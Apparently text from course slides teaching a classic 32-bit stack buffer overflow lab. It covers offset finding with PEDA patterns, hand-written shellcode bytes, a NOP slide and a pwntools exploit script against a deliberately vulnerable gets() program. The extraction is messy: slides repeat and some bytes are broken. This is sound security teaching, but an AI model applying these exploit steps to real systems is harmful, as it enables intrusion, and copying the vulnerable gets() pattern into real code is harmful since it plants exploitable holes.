- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.




Figure out the Length of Dummy Characters

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a [De Brujin Sequence](#) of a specified length.
- A De Brujin Sequence is a sequence that **has unique n-length subsequences at any of its points**. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for **finding offsets** at which data gets written into registers.

Figure out the Length of Dummy Characters with PEDA


```
gdb-peda$ pattern create 100 pat100
Writing pattern of 100 chars to filename "pat100"
gdb-peda$ r < pat100
Starting program: /root/overflow < pat100
```

```
[-----registers-----]
EAX: 0x65 ('e')
EBX: 0x63414147 ('GAAc')
ECX: 0x56559170 ("AAA%AA$AABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41324141 ('AA2A')
ESP: 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0x41414841 ('AHAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41414841
[-----stack-----]
0000| 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004| 0xffffd5a4 ("AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0xffffd5a8 ("AeAA4AAJAAfAA5AAKAAgAA6AAL")
0012| 0xffffd5ac ("4AAJAAfAA5AAKAAgAA6AAL")
0016| 0xffffd5b0 ("AAfAA5AAKAAgAA6AAL")
0020| 0xffffd5b4 ("A5AAKAAgAA6AAL")
0024| 0xffffd5b8 ("KAAgAA6AAL")
0028| 0xffffd5bc ("AA6AAL")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414841 in ?? ()
gdb-peda$
```

```
gdb-peda$ pattern offset 0x41414841
1094797377 found at offset: 62
```

Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We **put some code in the buffer** and **set the return address to point to it!**



Crafting Shellcode (the small program)


Disassembly of section .text:

```
00000000 <start>:
0:  eb 19          jmp     1b <ender>
00000002 <starter>:
2:  31 c0          xor     eax,eax
4:  31 db          xor     ebx,ebx
6:  31 d2          xor     edx,edx
8:  31 c9          xor     ecx,ecx
a:  b0 04          mov     al,0x4
c:  b3 01          mov     bl,0x1
e:  59             pop     ecx
f:  b2 05          mov     dl,0x5
11: cd 80          int     0x80
13: 31 c0          xor     eax,eax
15: b0 01          mov     al,0x1
17: 31 db          xor     ebx,ebx
19: cd 80          int     0x80
0000001b <ender>:
1b: e8 e2 ff ff ff call    2 <starter>
20: 68 65 6c 6c 6f push    0x6f6c6c65
```

Extracting the bytes gives us the shellcode:

```
\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\x
b2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\x
f\x68\x65\x6c\x6c\x6f
```

Finding a possible place to inject shellcode



Find Return Address

```
gdb-peda$ disas return_input
Dump of assembler code for function return_input:
0x56555578 <+0>:      push    ebp
0x56555579 <+1>:      mov     ebp,esp
0x5655557b <+3>:      push    ebx
0x5655557c <+4>:      sub     esp,0x44
0x5655557f <+7>:      call   0x56555450 <__x86.get_pc_thunk.bx>
0x56555584 <+12>:     add     ebx,0x1a50
0x5655558a <+18>:     sub     esp,0xc
0x5655558d <+21>:     lea     eax,[ebp-0x3a]
0x56555590 <+24>:     push    eax
0x56555591 <+25>:     call   0x565553d0 <gets@plt>
0x56555596 <+30>:     add     esp,0x10
0x56555599 <+33>:     sub     esp,0xc
0x5655559c <+36>:     lea     eax,[ebp-0x3a]
0x5655559f <+39>:     push    eax
0x565555a0 <+40>:     call   0x565553e0 <puts@plt>
0x565555a5 <+45>:     add     esp,0x10
0x565555a8 <+48>:     nop
0x565555a9 <+49>:     mov     ebx,DWORD PTR [ebp-0x4]
0x565555ac <+52>:     leave
0x565555ad <+53>:     ret
End of assembler dump.
```

Find Return Address

```
[-----registers-----]
EAX: 0xffffd4fe --> 0x96b00 (')
EBX: 0x56556fd4 --> 0x1edc
ECX: 0xffffffff
EDX: 0xf7fc389c --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd538 --> 0xffffd548 --> 0x0
ESP: 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 (')
EIP: 0x56555a0 (<return_input+40>: call 0x565553e0 <puts@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x56555599 <return_input+33>: sub esp,0xc
0x5655559c <return_input+36>: lea eax,[ebp-0x3a]
0x5655559f <return_input+39>: push eax
=> 0x565555a0 <return_input+40>: call 0x565553e0 <puts@plt>
0x565555a5 <return_input+45>: add esp,0x10
0x565555a8 <return_input+48>: nop
0x565555a9 <return_input+49>: mov ebx,DWORD PTR [ebp-0x4]
0x565555ac <return_input+52>: leave
Guessed arguments:
arg[0]: 0xffffd4fe --> 0x96b00 (')
[-----stack-----]
0000| 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 (')
0004| 0xffffd4e4 --> 0x2c307d ('}0,')
0008| 0xffffd4e8 --> 0x1
0012| 0xffffd4ec --> 0x56555584 (<return_input+12>: add ebx,0x1a50)
0016| 0xffffd4f0 --> 0xffffd540 --> 0xf7fe59b0 (push ebp)
0020| 0xffffd4f4 --> 0x0
0024| 0xffffd4f8 --> 0x0
0028| 0xffffd4fc --> 0x6b00e600
[-----]
Legend: code, data, rodata, value

Breakpoint 2, 0x565555a0 in return_input ()
gdb-peda$
```

0xffffd4fe

NOP slide




NOP

No Operation

Opcode	Mnemonic	Description
90	NOP	No operation.

NOP slide



Update Python Script

```
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./overflow2")

    # create payload
    ret_address = 0xffffd4fe
    shellcode = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x11\xb0\x04\xb3\x01\xb2\x0b\x59\xcd\x80\x31\xc0\xb0\x01\x30\xdb\xcd\x80\xe8\xea\xff\xff\xff\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x64"
    padding_len = 62 - len(shellcode)
    payload = "\x90" * padding_len + shellcode + p32(ret_address)

    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

[illegible]

```

Program received signal SIGTRAP, Trace/breakpoint trap.
[-----registers-----]
EAX: 0x66 ('f')
EBX: 0x41414141 ('AAAA')
ECX: 0x5655918c ('A' <repeats 34 times>, "@\325\377\377", '\314' <repeats 34 times>, "\n")
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd55f --> 0xccccccff
EIP: 0xffffd563 --> 0xcccccccc
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0xffffd55f: dec     esp
0xffffd561: int3
0xffffd562: int3
=> 0xffffd563: int3
0xffffd564: int3
0xffffd565: int3
0xffffd566: int3
0xffffd567: int3
[-----stack-----]
0000| 0xffffd55f --> 0xccccccff
0004| 0xffffd563 --> 0xcccccccc
0008| 0xffffd567 --> 0xcccccccc
0012| 0xffffd56b --> 0xcccccccc
0016| 0xffffd56f --> 0xcccccccc
0020| 0xffffd573 --> 0xcccccccc
0024| 0xffffd577 --> 0xcccccccc
0028| 0xffffd57b --> 0xcccccccc
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGTRAP

```

Classic Exploitation Illustration

0xbfff0000

0xbfff0004

0xbfff0008

0xbfff000c

...

0xbfff0020

0xbfff0024

30	00	ff	bf
f0	84	04	08

Buffer


Saved Base Pointer

Saved Return Pointer


Classic Exploitation Illustration

0xbfff0000	41	41	41	41	Buffer
0xbfff0004	41	41	41	41	
0xbfff0008	41	41	41	41	
0xbfff000c	41	41	41	00	
...					
0xbfff0020	30	00	ff	bf	Saved Base Pointer
0xbfff0024	f0	84	04	08	Saved Return Pointer

Classic Exploitation Illustration



Classic Exploitation Illustration



Classic Exploitation Illustration



0xbfff0000

eb	2a	5e	89
----	----	----	----

Buffer

0xbfff0004

76	08	c6	46
----	----	----	----

0xbfff0008

07	89	46	0c
----	----	----	----

0xbfff000c

89	f3	8d	4e
----	----	----	----

...

0xbfff0020

41	41	41	41
----	----	----	----

Saved Base Pointer

0xbfff0024

00	00	ff	bf
----	----	----	----

Saved Return Pointer

Classic Exploitation Technique

```
2. vim overflow.c (ssh)
1 #include <stdio.h>
2 #include <string.h>
3
4 void hacked()
5 {
6 >---puts("Hacked by Si Chen!!!!");
7 }
8
9 void return_input(void)
10 {
11 >---char array[50];
12 >---gets(array);
13 >---printf("%s\n", array);
14 }
15
16 main()
17 {
18 >---return_input();
19 >---return 0;
20 }
~
~
~
"overflow.c" 20L, 214C
```

1. Call hacked() (lab1)
2. Write our own shellcode to launch shell (lab2)


Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c
./overflow2.c: In function 'return_input':
./overflow2.c:12:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
    gets(array);
    ^~~~
    fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
main()
^~~~
/tmp/ccTpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```

